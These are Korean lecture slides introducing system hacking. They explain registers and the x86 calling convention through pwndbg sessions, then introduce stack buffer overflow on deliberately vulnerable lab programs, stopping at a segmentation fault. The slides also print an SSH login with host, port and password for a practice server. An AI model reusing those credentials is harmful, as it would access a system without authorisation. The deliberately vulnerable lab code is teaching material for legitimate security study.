

System Hacking Overview

배울 내용

- Stack Based Buffer Overflow에 대해 배우고 실습한다.

Buffer Overflow?

- Buffer Overflow를 배우는 이유는 시스템 해킹의 기초중의 기초이기 때문이다.
- 기초라고 하지만 매우 중요한 개념
- 2023 현재도 Buffer Overflow 취약점이 자주 발생한다.
- 제가 프로젝트 했을 때도 저희 팀에서 BOF취약점을 찾아 \$10000를 받았습니다.
- 오늘은 간단한 BOF에 대해 배울거지만 이를 계속 공부하다 보면 메모리 보호기법을 우회하여 Exploit 하는 연습을 해야 합니다.
(stack canary, PIE, RELRO, NX-bit, ASLR)

관련 분야

- Pwnable(시스템 해킹)
- Reverse Engineering(역공학)
- Web Hacking(웹 해킹)
- MISC(암호학)
- Digital Forensic(포렌식)

들어가기 전..

- Windows 사용자는 Xshell || Putty가 설치되어 있어야 합니다.

이번에 공부한 어셈블리 명령어 복습

- mov - 값 저장
- jle - jump less equal
- jg - jump greater
- inc - +1

이번에 공부할 내용들

- Register
- Calling Convention
- Data Structure
- Python Script
- Assembly

Register - 개론(0)

- Register란?
- 하드디스크 : 데이터 저장
- RAM : 데이터를 임시적으로 저장하는 공간
- Register : 연산 결과값 저장
CPU옆에 있기 때문에 속도가 매우 빠름

(알쓸신잡) 32bit vs 64bit?

- 32bit vs 64bit의 차이는 명령을 한 번에 처리할 수 있는 레지스터의 수
- 하나의 저장 공간의 크기가 32bit인지, 64bit인지를 나타낸 것
- 32bit(DWORD)
 - 00000000 00000000, 00000000 00000000, 00000000 00000000, 00000000 00000000
- 64bit(QWORD)
 - 00000000 00000000, 00000000 00000000, 00000000 00000000, 00000000 00000000
00000000 00000000, 00000000 00000000, 00000000 00000000, 00000000 00000000

함수 호출 규약(Calling Convention)

- 함수 호출 규약(Calling Convention)은 중요하다.
- 함수호출 규약은
"어떤 함수를 호출할 때 그 함수의 파라미터를 어떤 방식으로 전달하는지에 대한 약속"
- CPU구조나 OS마다 서로 다르다.

레지스터와 함수 호출 규약

- 앞서 레지스터와 함수 호출 규약에 대해 설명했다.
- 그렇다면 이게 어떻게 되어있는지 확인해본다.

함수호출 규약 확인 실습 - 1

- ssh [pwnable@117.16.17.166](#) -p10616
(pw : !@#{pwnable})

```
ghkdtlwns987 ~/Spring/Test0J 1 main ssh pwnable@117.16.17.166 -p10616
pwnable@117.16.17.166's password:
Permission denied, please try again.
pwnable@117.16.17.166's password:
Last failed login: Tue Jul 11 03:31:06 KST 2023 from 180.69.10.146 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Mon Jul 10 04:11:02 2023 from 180.69.10.146
```

- 실습용 Container 실행
- docker exec -it pwnable-docker_ubuntu22.04_1 /bin/bash
- 분석 도구 실행
- gdb -q 1

```
[pwnable@worker1 ~]$ docker exec -it pwnable-docker_ubuntu22.04_1 /bin/bash
root@abc971cfa625:/pwn# ls
dreamhack heap pie test
root@abc971cfa625:/pwn# cd test/
root@abc971cfa625:/pwn/test# ls
1 1.c
```

함수호출 규약 확인 실습 - 2

- disassemble main
→ main함수를 disassemble

```
root@abc971cfa625:/pwn/test# gdb -q 1
pwndbg: loaded 141 pwndbg commands and 43 shell commands. Type pwndbg
pwndbg: created $rebase, $ida GDB functions (can be used with print/
Reading symbols from 1...
(No debugging symbols found in 1)
----- tip of the day (disable with set show-tips off) -----
Want to display each context panel in a separate tmux window? See ht
pwndbg> disassemble main
Dump of assembler code for function main:
   0x080491b6 <+0>:      endbr32
   0x080491ba <+4>:      push    ebp
   0x080491bb <+5>:      mov     ebp,esp
   0x080491bd <+7>:      sub     esp,0x30
   0x080491c0 <+10>:     lea     eax,[ebp-0x30]
   0x080491c3 <+13>:     push    eax
   0x080491c4 <+14>:     push    0x804a008
   0x080491c9 <+19>:     call   0x8049090 <__isoc99_scanf@plt>
   0x080491ce <+24>:     add     esp,0x8
   0x080491d1 <+27>:     lea     eax,[ebp-0x30]
   0x080491d4 <+30>:     push    eax
   0x080491d5 <+31>:     call   0x8049070 <puts@plt>
   0x080491da <+36>:     add     esp,0x4
   0x080491dd <+39>:     nop
   0x080491de <+40>:     leave
   0x080491df <+41>:     ret
End of assembler dump.
```

main + 13 ~ main + 19

main + 24 ~ main + 31

함수호출 규약 확인 실습 - 3

```
// gcc -m32 -fno-stack-protect
#include<stdio.h>
void main(){
    char buf[0x30];

    scanf("%s", buf);
    puts(buf);
}
```

1.c

```
pwndbg> disassemble main
Dump of assembler code for function main:
0x080491b6 <+0>:    endbr32
0x080491ba <+4>:    push    ebp
0x080491bb <+5>:    mov     ebp,esp
0x080491bd <+7>:    sub     esp,0x30
0x080491c0 <+10>:   lea     eax,[ebp-0x30]
0x080491c3 <+13>:   push    eax
0x080491c4 <+14>:   push    0x804a008
0x080491c9 <+19>:   call    0x8049090 <__isoc99_scanf@plt>
0x080491ce <+24>:   add     esp,0x8
0x080491d1 <+27>:   lea     eax,[ebp-0x30]
0x080491d4 <+30>:   push    eax
0x080491d5 <+31>:   call    0x8049070 <puts@plt>
0x080491da <+36>:   add     esp,0x4
0x080491dd <+39>:   nop
0x080491de <+40>:   leave
0x080491df <+41>:   ret
```

decompile

scanf()에 들어가는 인자의 개수는 2개
puts()에 들어가는 인자의 개수는 1개

함수호출 규약 확인 실습 - 4

```
pwndbg> b * main + 15
Breakpoint 1 at 0x8049195
pwndbg> b * main + 27
Breakpoint 2 at 0x80491a1
pwndbg> r
```

main + 15, main + 27에 각각 bp 후 실행(r)

```
pwndbg> r
Starting program: /pwn/test/1
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x8049195 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
*EAX 0xffffd6c8 -> 0xf7da14be <- pop edi /* '_dl_audit_preinit' */
*EBX 0xf7fb3000 (GLOBAL_OFFSET_TABLE_) <- lodsbyte ptr [esi] /* 0x229dac */
*ECX 0x372b437a ('zC+7')
*EDX 0xffffd720 -> 0xf7fb3000 (GLOBAL_OFFSET_TABLE_) <- lodsbyte ptr [esi] /* 0x229dac */
*EDI 0xf7ffc800 (_rtd_global_ro) <- add byte ptr [eax], al
*ESI 0xffffd7b4 -> 0xffffd8c5 <- '/pwn/test/1'
*EBP 0xffffd6f8 -> 0xf7ffdb20 (_rtd_global) -> 0xf7ffda40 <- 0
*ESP 0xffffd6c0 -> 0x804a008 <- and eax, 0x1000073 /* '%s' */
*EIP 0x8049195 (main+15) -> 0xffffec6e <- 0x0

[ DISASM / i386 / set emulate on ]
> 0x8049195 <main+15> call __isoc99_scanf@plt <- __isoc99_scanf@plt>
format: 0x804a008 <- 0x7325 /* '%s' */
vararg: 0xffffd6c8 -> 0xf7da14be <- pop edi /* '_dl_audit_preinit' */

0x804919a <main+20> add esp, 8
0x804919d <main+23> lea eax, [ebp - 0x30]
0x80491a0 <main+26> push eax
0x80491a1 <main+27> call puts@plt <- puts@plt>

0x80491a6 <main+32> add esp, 4
0x80491a9 <main+35> nop
0x80491aa <main+36> leave
0x80491ab <main+37> ret

0x80491ac <_fini> endbr32
0x80491b0 <_fini+4> push ebx

[ STACK ]
00:0000 esp 0xffffd6c0 -> 0x804a008 <- and eax, 0x1000073 /* '%s' */
01:0004 0xffffd6c4 -> 0xffffd6c8 -> 0xf7da14be <- pop edi /* '_dl_audit_preinit' */
02:0008 eax 0xffffd6c8 -> 0xf7da14be <- pop edi /* '_dl_audit_preinit' */
03:000c 0xffffd6cc -> 0xf7fc34a0 -> 0xf7d89000 <- jg 0xf7d89047
04:0010 0xffffd6d0 -> 0xffffd710 -> 0xf7fb3000 (GLOBAL_OFFSET_TABLE_) <- lodsbyte ptr [esi]
05:0014 0xffffd6d4 -> 0xf7fc366c -> 0xf7ffdba0 -> 0xf7fc3780 -> 0xf7ffda40 <- ...
06:0018 0xffffd6d8 -> 0xf7fc3b10 -> 0xf7da3cc6 <- inc edi /* 'GLIBC_PRIVATE' */
07:001c 0xffffd6dc <- 0x1

[ BACKTRACE ]
> 0 0x8049195 main+15
1 0xf7daa519 __libc_start_call_main+121
2 0xf7daa5f3 __libc_start_main+147
3 0x804909c _start+44

pwndbg>
```


함수 호출 규약 실습 - 5(scanf)

```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x08049186 <+0>:    push    ebp
   0x08049187 <+1>:    mov     ebp,esp
   0x08049189 <+3>:    sub     esp,0x30
   0x0804918c <+6>:    lea     eax,[ebp-0x30]
   0x0804918f <+9>:    push    eax
   0x08049190 <+10>:   push    0x804a008
=> 0x08049195 <+15>:   call    0x8049060 <__isoc99_scanf@plt>
   0x0804919a <+20>:   add     esp,0x8
   0x0804919d <+23>:   lea     eax,[ebp-0x30]
   0x080491a0 <+26>:   push    eax
   0x080491a1 <+27>:   call    0x8049050 <puts@plt>
   0x080491a6 <+32>:   add     esp,0x4
   0x080491a9 <+35>:   nop
   0x080491aa <+36>:   leave
   0x080491ab <+37>:   ret
End of assembler dump.
pwndbg> x/s 0x804a008
0x804a008:    "%s"
```

main + 10이 가르키는 부분은 “%s”임을 알 수 있고

main + 9 는 push eax 부분인데

eax는 lea eax, [ebp-0x30] 을 가리킨다.

lea eax, [ebp - 0x30]

- main + 10이 가르키는 부분은 “%s”임을 알 수 있고
- main + 9 는 push eax 부분인데
- eax는 lea eax, [ebp-0x30] 을 가리킨다.
- lea는 어셈블리 명령어로 주소값을 의미한다.
즉 eax 레지스터에 [ebp - 0x30]를 넣는다는 뜻
- ebp는 스택의 베이스 주소라고 알면 된다.
[ebp - 0x30] 은 스택 공간을 총 0x30(48) 만큼 할당했다는 뜻
(1.c에 선언된 char buf[0x30])

함수 호출 규약 실습 - 5(puts)

```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x08049186 <+0>:    push    ebp
   0x08049187 <+1>:    mov     ebp,esp
   0x08049189 <+3>:    sub     esp,0x30
   0x0804918c <+6>:    lea     eax,[ebp-0x30]
   0x0804918f <+9>:    push    eax
   0x08049190 <+10>:   push    0x804a008
=> 0x08049195 <+15>:   call    0x8049060 <__isoc99_scanf@plt>
   0x0804919a <+20>:   add     esp,0x8
   0x0804919d <+23>:   lea     eax,[ebp-0x30]
   0x080491a0 <+26>:   push    eax
   0x080491a1 <+27>:   call    0x8049050 <puts@plt>
   0x080491a6 <+32>:   add     esp,0x4
   0x080491a9 <+35>:   nop
   0x080491aa <+36>:   leave
   0x080491ab <+37>:   ret
End of assembler dump.
pwndbg> x/s 0x804a008
0x804a008:    "%s"
```

main + 23 : lea eax, [ebp - 0x30]

main + 26 : push eax

call 0x8049050(puts)


⇒ ebp - 0x30에 들어있는 주소를 eax로 전달

⇒ scanf()로 입력받은 문자열을 puts()로 전달

함수 호출 규약 실습 - 6(확인)

```
pwndbg> c
Continuing.
HelloWorld!!!!

Breakpoint 2, 0x080491a1 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
```



```
pwndbg> disassemble main
Dump of assembler code for function main:
0x08049186 <+0>:    push    ebp
0x08049187 <+1>:    mov     ebp,esp
0x08049189 <+3>:    sub     esp,0x30
0x0804918c <+6>:    lea     eax,[ebp-0x30]
0x0804918f <+9>:    push    eax
0x08049190 <+10>:   push    0x804a008
0x08049195 <+15>:   call    0x8049060 <__isoc99_scanf@plt>
0x0804919a <+20>:   add     esp,0x8
0x0804919d <+23>:   lea     eax,[ebp-0x30]
0x080491a0 <+26>:   push    eax
=> 0x080491a1 <+27>:   call    0x8049050 <puts@plt>
0x080491a6 <+32>:   add     esp,0x4
0x080491a9 <+35>:   nop
0x080491aa <+36>:   leave
0x080491ab <+37>:   ret

End of assembler dump.
pwndbg> x/s $eax
0xffffd6c8:    "HelloWorld!!!!!"
pwndbg> x/s $ebp - 0x30
0xffffd6c8:    "HelloWorld!!!!!"
```

정리

- 1.c 파일을 보면 함수에 들어가는 인자는 무언가 쌓이는 형식으로 저장된다.
- 특정 크기의 배열을 선언하게 되면 스택에서 값을 할당한다.
- 무언가 인자로 들어갈 때 push된다.

함수 호출 규약 실습 - 7

```
// gcc -m32 -fno-stack-protector -mpreferred-stack-bou
#include<stdio.h>
void func1(int a, int b, int c){
    printf("result : %d\n", a + b + c);
}

int main(){
    int num1 = 1, num2 = 2, num3 = 3;

    func1(num1, num2, num3);

    return 0;
}
```

2.c

```
root@abc971cfa625:/pwn/test# gdb -q 2
pwndbg: loaded 141 pwndbg commands and 43 shell commands. Type pwr
pwndbg: created $rebase, $ida GDB functions (can be used with pri
Reading symbols from 2...
(No debugging symbols found in 2)
----- tip of the day (disable with set show-tips off) -----
Pwndbg sets the SIGLARM, SIGBUS, SIGPIPE and SIGSEGV signals so th
onfiguration
pwndbg> disassemble main
Dump of assembler code for function main:
   0x08049197 <+0>:    push    ebp
   0x08049198 <+1>:    mov     ebp,esp
   0x0804919a <+3>:    sub     esp,0xc
   0x0804919d <+6>:    mov     DWORD PTR [ebp-0x4],0x1
   0x080491a4 <+13>:   mov     DWORD PTR [ebp-0x8],0x2
   0x080491ab <+20>:   mov     DWORD PTR [ebp-0xc],0x3
   0x080491b2 <+27>:   push    DWORD PTR [ebp-0xc]
   0x080491b5 <+30>:   push    DWORD PTR [ebp-0x8]
   0x080491b8 <+33>:   push    DWORD PTR [ebp-0x4]
   0x080491bb <+36>:   call    0x08049176 <func1>
   0x080491c0 <+41>:   add     esp,0xc
   0x080491c3 <+44>:   mov     eax,0x0
   0x080491c8 <+49>:   leave
   0x080491c9 <+50>:   ret
End of assembler dump.
```

main

```
pwndbg> disassemble func1
Dump of assembler code for function func1:
   0x08049176 <+0>:    push    ebp
   0x08049177 <+1>:    mov     ebp,esp
   0x08049179 <+3>:    mov     edx,DWORD PTR [ebp+0x8]
   0x0804917c <+6>:    mov     eax,DWORD PTR [ebp+0xc]
   0x0804917f <+9>:    add     edx,eax
   0x08049181 <+11>:   mov     eax,DWORD PTR [ebp+0x10]
   0x08049184 <+14>:   add     eax,edx
   0x08049186 <+16>:   push    eax
   0x08049187 <+17>:   push    0x804a008
   0x0804918c <+22>:   call    0x08049050 <printf@plt>
   0x08049191 <+27>:   add     esp,0x8
   0x08049194 <+30>:   nop
   0x08049195 <+31>:   leave
   0x08049196 <+32>:   ret
End of assembler dump.
```

func1

함수 호출 규약 실습 - 8(main 함수 분석)

```
root@abc971cfa625:/pwn/test# gdb -q 2
pwndbg: loaded 141 pwndbg commands and 43 shell commands. Type pw
pwndbg: created $rebase, $ida GDB functions (can be used with pri
Reading symbols from 2...
(No debugging symbols found in 2)
----- tip of the day (disable with set show-tips off) -----
Pwndbg sets the SIGLARM, SIGBUS, SIGPIPE and SIGSEGV signals so th
onfiguration
pwndbg> disassemble main
Dump of assembler code for function main:
   0x08049197 <+0>:      push    ebp
   0x08049198 <+1>:      mov     ebp,esp
   0x0804919a <+3>:      sub     esp,0xc
   0x0804919d <+6>:      mov     DWORD PTR [ebp-0x4],0x1
   0x080491a4 <+13>:     mov     DWORD PTR [ebp-0x8],0x2
   0x080491ab <+20>:     mov     DWORD PTR [ebp-0xc],0x3
   0x080491b2 <+27>:     push    DWORD PTR [ebp-0xc]
   0x080491b5 <+30>:     push    DWORD PTR [ebp-0x8]
   0x080491b8 <+33>:     push    DWORD PTR [ebp-0x4]
   0x080491bb <+36>:     call   0x8049176 <func1>
   0x080491c0 <+41>:     add     esp,0xc
   0x080491c3 <+44>:     mov     eax,0x0
   0x080491c8 <+49>:     leave
   0x080491c9 <+50>:     ret
End of assembler dump.
```

main + 6 : [ebp - 0x4], 0x1

main + 13 : [ebp - 0x8], 0x2

main + 20: [ebp - 0xc], 0x3

main + 27 : push [ebp - 0xc]

main + 30 : push [ebp - 0x8]

main + 33 : push [ebp - 0x4]

call func1

mov DWORD [ebp - 0x4], 0x1

- DWORD(4byte) 임을 명시
- mov : 값을 저장
- 즉, mov [ebp - 0x4], 0x1 은 [ebp - 0x4]에 1이 저장된다는 뜻.

함수 호출 규약 실습 - 8(main 함수 분석)

```
root@abc971cfa625:/pwn/test# gdb -q 2
pwndbg: loaded 141 pwndbg commands and 43 shell commands. Type pw
pwndbg: created $rebase, $ida GDB functions (can be used with pri
Reading symbols from 2...
(No debugging symbols found in 2)
----- tip of the day (disable with set show-tips off) -----
Pwndbg sets the SIGLARM, SIGBUS, SIGPIPE and SIGSEGV signals so th
onfiguration
pwndbg> disassemble main
Dump of assembler code for function main:
   0x08049197 <+0>:    push    ebp
   0x08049198 <+1>:    mov     ebp,esp
   0x0804919a <+3>:    sub     esp,0xc
   0x0804919d <+6>:    mov     DWORD PTR [ebp-0x4],0x1
   0x080491a4 <+13>:   mov     DWORD PTR [ebp-0x8],0x2
   0x080491ab <+20>:   mov     DWORD PTR [ebp-0xc],0x3
   0x080491b2 <+27>:   push    DWORD PTR [ebp-0xc]
   0x080491b5 <+30>:   push    DWORD PTR [ebp-0x8]
   0x080491b8 <+33>:   push    DWORD PTR [ebp-0x4]
   0x080491bb <+36>:   call    0x8049176 <func1>
   0x080491c0 <+41>:   add     esp,0xc
   0x080491c3 <+44>:   mov     eax,0x0
   0x080491c8 <+49>:   leave
   0x080491c9 <+50>:   ret
End of assembler dump.
```

main 함수에서 func1에 인자를 넣을 때
가장 나중에 선언한 인자를 순서대로 넣는다.

ebp - 0xc(3)

ebp - 0x8(2)

ebp - 0x4(1)

```
// gcc -m32 -fno-stack-protector -mpreferred-stack-bou
#include<stdio.h>
void func1(int a, int b, int c){
    printf("result : %d\n", a + b + c);
}

int main(){
    int num1 = 1, num2 = 2, num3 = 3;

    func1(num1, num2, num3);

    return 0;
}
```


함수 호출 규약 실습 - 9(func1 함수 분석)

```
pwndbg> disassemble func1
Dump of assembler code for function func1:
0x08049176 <+0>:    push    ebp
0x08049177 <+1>:    mov     ebp,esp
0x08049179 <+3>:    mov     edx,DWORD PTR [ebp+0x8]
0x0804917c <+6>:    mov     eax,DWORD PTR [ebp+0xc]
0x0804917f <+9>:    add     edx,eax
0x08049181 <+11>:   mov     eax,DWORD PTR [ebp+0x10]
0x08049184 <+14>:   add     eax,edx
0x08049186 <+16>:   push    eax
0x08049187 <+17>:   push    0x804a008
0x0804918c <+22>:   call    0x8049050 <printf@plt>
0x08049191 <+27>:   add     esp,0x8
0x08049194 <+30>:   nop
0x08049195 <+31>:   leave
0x08049196 <+32>:   ret
End of assembler dump.
pwndbg> b * func1 22
A syntax error in expression, near `22'.
pwndbg> b * func1 + 22
Breakpoint 1 at 0x804918c
pwndbg> c
The program is not being run.
pwndbg> r
Starting program: /pwn/test/2
```

```
pwndbg> disassemble func1
Dump of assembler code for function func1:
0x08049176 <+0>:    push    ebp
0x08049177 <+1>:    mov     ebp,esp
0x08049179 <+3>:    mov     edx,DWORD PTR [ebp+0x8]
0x0804917c <+6>:    mov     eax,DWORD PTR [ebp+0xc]
0x0804917f <+9>:    add     edx,eax
0x08049181 <+11>:   mov     eax,DWORD PTR [ebp+0x10]
0x08049184 <+14>:   add     eax,edx
0x08049186 <+16>:   push    eax
0x08049187 <+17>:   push    0x804a008
=> 0x0804918c <+22>:   call    0x8049050 <printf@plt>
0x08049191 <+27>:   add     esp,0x8
0x08049194 <+30>:   nop
0x08049195 <+31>:   leave
0x08049196 <+32>:   ret
End of assembler dump.
pwndbg> x/wx 0x804a008
0x804a008:    0x75736572
pwndbg> x/s 0x804a008
0x804a008:    "result : %d\n"
pwndbg> x/ws $eax
0x6:    <error: Cannot access memory at address 0x6>
pwndbg> x/wx $eax
0x6:    Cannot access memory at address 0x6
```

main + 17 : "result : %d\n"

main + 16 : 0x6(6) => n1 + n2 + n3

정리

- mov 는 값을 저장하는 어셈블리 명령어다
- 함수에 인자로 들어가는 순서는 역순으로 들어가게 된다.

이번에 배울 명령어


- push
- pop
- ret
- leave ..

```
pwndbg> disassemble func1
Dump of assembler code for function func1:
0x08049176 <+0>:    push    ebp
0x08049177 <+1>:    mov     ebp,esp
0x08049179 <+3>:    mov     edx,DWORD PTR [ebp+0x8]
0x0804917c <+6>:    mov     eax,DWORD PTR [ebp+0xc]
0x0804917f <+9>:    add     edx,eax
0x08049181 <+11>:   mov     eax,DWORD PTR [ebp+0x10]
0x08049184 <+14>:   add     eax,edx
0x08049186 <+16>:   push    eax
0x08049187 <+17>:   push    0x804a008
0x0804918c <+22>:   call    0x8049050 <printf@plt>
0x08049191 <+27>:   add     esp,0x8
0x08049194 <+30>:   nop
0x08049195 <+31>:   leave
0x08049196 <+32>:   ret
End of assembler dump.
pwndbg> b * func1 22
A syntax error in expression, near `22'.
pwndbg> b * func1 + 22
Breakpoint 1 at 0x804918c
pwndbg> c
The program is not being run.
pwndbg> r
Starting program: /pwn/test/2
```

push, pop..?

- 스택 자료구조를 이해하고 있다면 비교적 쉽게 이해할 수 있다.

Stack



- 즉, push는 스택에 값을 집어 넣는 명령
- pop은 스택에 있는 맨 위에 있는 값을 빼는 명령어

leave, ret

leave : mov esp, ebp
pop ebp

ret : pop eip
jmp eip

ebp를 esp로 옮기고 ebp를 pop

ret 은 다음 명령을 뜻하는 eip를 pop하고 eip에는 ret의 주소가 들어감

그 다음 주소로 점프하여 실행

정리 - 함수 호출 규약

- 함수 호출 규약(Calling Convention)은 중요하다.
- 함수호출 규약은
"어떤 함수를 호출할 때 그 함수의 파라미터를 어떤 방식으로 전달하는지에 대한 약속"
- CPU구조나 OS마다 서로 다르다.
- 함수에 들어가는 인자는 무언가 쌓이는 형식으로 저장된다.
- 특정 크기의 배열을 선언하게 되면 스택에서 값을 할당한다.
- 무언가 인자로 들어갈 때 push된다.

정리 - 어셈블리

- mov : 값을 저장
- lea : 주소값 저장
- push : push
- pop : pop
- ebp : stack base pointer(돌아갈 스택)
- esp : stack pointer(현재 스택)
- leave : 함수 에필로그 과정
- ret : 함수 에필로그 과정
- jmp : jump
- eip : 현재 실행중인 위치


EIP(Instruction Pointer)

- gdb로 실행 흐름을 보면 위에서부터 한 줄씩 실행된다.
- 이 때 현재 위치를 가리키는 포인터를 EIP라고 한다(Instruction Pointer)
- 정상적인 프로그램은 EIP가 한 줄 씩 천천히 내려온다.
- 하지만 비정상적인 접근을 통해 EIP를 변조하게 된다면 공격자가 실행 흐름을 바꿀 수 있다.

Exploit Technique

- EIP를 변조 하는 실습을 진행한다.
- EIP를 변조하는 방법은 다양하지만 대표적인 공격 방법 중 하나인 Buffer Overflow에 대해 알아본다.


Buffer Overflow



Buffer Overflow : 버퍼가 흘러 넘친다는 뜻으로
버퍼 크기 이상의 값을 입력하여 공격자가 의도하는 실행 흐름을 변경하는 취약점

bof 발생 일어나는 현상

Stack-based buffer overflow attack



```
root@cf7d867ab2ce:/pwn/test# ./1_1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

buffer 위에 base pointer, ret 으로
되어있다

return address?

```
pwndbg> b * main + 34
